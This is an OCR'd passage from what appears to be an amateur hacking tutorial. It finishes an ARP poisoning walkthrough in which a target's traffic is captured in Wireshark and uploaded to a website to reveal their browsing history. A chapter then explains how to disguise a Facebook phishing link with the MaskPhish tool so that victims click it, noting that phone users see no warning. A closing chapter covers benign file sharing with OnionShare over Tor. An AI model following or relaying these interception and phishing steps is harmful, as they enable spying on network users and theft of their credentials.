
/Deault gateway of router //

/ip of target machine//

Now after that Hit enter and Your attack will Now started .




Now The ARP POSIONG is started now Open Wireshark and select in wlano and start Capturing ....



Now our capturing is START ,


BUT as we Can see we are capturing OUR data too , but we only Want our TARGET DATA , so for that search in Wireshark and enter the following ...




So basically it will show us Only OUR targeted PACKETS or DATA . Or their Requests.

Now many of you Will find it difficult to read the Packets , and the requests in the wireshark. so for that we have to visit a website which will show our Packets in A USER FRINDLY way.

So Fist save the captured packets on your machine . Click on FILE --> SAVE AS.






as shown in this picture..... Just save our Wireshark capture DATA pacekets.

NOTE: SAVE AS .PCAP

Now go to website called https://apackets.com/upload and here Upload your Captured file ...


After Upload click on VIEW REPORT .

After that You will see Your CAPTURED PACKETS In Easy and Understandable form.




Now you can see the PCAPS list , ON Left side , from here you can easily See the HTTP , Hosts , SMB requests and all , it will be easy to UNDERSTAND the Requests made By the TARGET AND HIS ALL HISTORY.

Click On HOSTS and here you will see your TARGET browser History ..



AS YOU CAN SEE THE SITES I VISIT. I visit only testphp.vuln website and its showing Correctly.



in NETWORK you can see all Requests by TARGET in Graphical Way All the Website he/she Visits all the DNS requests he/she MADE all requests are visible ..

SO THAT'S THE ARP ATTACK.

CHAPTER – 10

In this Chapter we will see how we can HIDE or MASK the Phishing Link . Nowadays the peoples are Educated and they Know which link is Legit and Which Link is Fake.


So for Attackers its been a Difficulty and , we all Know Where **there** is a **will there** is a **way.**

Now without any Delay Lets see how we Can Mask Our Phishing Link.

For THIS we need Tool i.e **MASHKPHISH** install it From Github

https://github.com/jaykali/maskphish

1. First Generate The Phishing URL , I generate for Facebook



2. Now Launch MASKPHISH tool ...


- ➔ Now enter the Phishing link you want to mask
- ➔ Then Enter the Domain to Mask the Phishing Link .. as i used (https://facebook.com)

➔ After that ADD the social engineering Word to The link according to Your TARGET interest.
➔ Now there you go your MASKED link is Now generated.

Now as you can see i generated the Link , and it Looks SO real . Like as you see that the Main domain is www.Fcaebook.com you can use whatever domain you want.

That's the Amazing work of this Tool.

But We have some Limitation Too if your Victim uses a Laptop or Computer then Your victim will see an Message , whenever victim open Link.



Victim have to Press Yes then they will be forward to our link . So that's the Down side of this Tool.

NOTE: if Your Victim is using Mobile phone Then it will didn't show any warning it will works smooth.

CHAPTER -11

SHARE FILES SECURELY OVER TOR NETWORK.

A normal Internet user send files on internet through mails, messaging applications, Google Drive, DropBox, WeTransfer etc. But as security researcher we knows that these ways are not secure. Our accounts might be terminated by attackers or government and keeps en extra eye on everyone.

Sending sensitive data through normal shearing platform is not safe. Even Twitter got compromised.

To do this we are going to use **OnionShare tool**. It is a is an open source and cross-platform tool for securely and anonymously sending and receiving files (any size, any type) using Tor onion services.

It works by starting a web server directly on your computer and making it accessible as an UN-guessable Tor web address that others can load in Tor Browser to download files from you, or upload files to you. It doesn't require setting up a separate server, using a third party file-sharing service, or even logging into an account.


LETS DO IT PRACTICALLY :

1. First Install ONIOSHARE tool by following Command :

sudo apt install -y onionshare


its available in various different platforms / operation system.

2. Now open OnionShare Application and it will Automatically Connects you to A tor Network .




3. From This tool you can SEND , RECEIVE , AND PUBLISH YOUR WEBSITE ... That's Amazing.

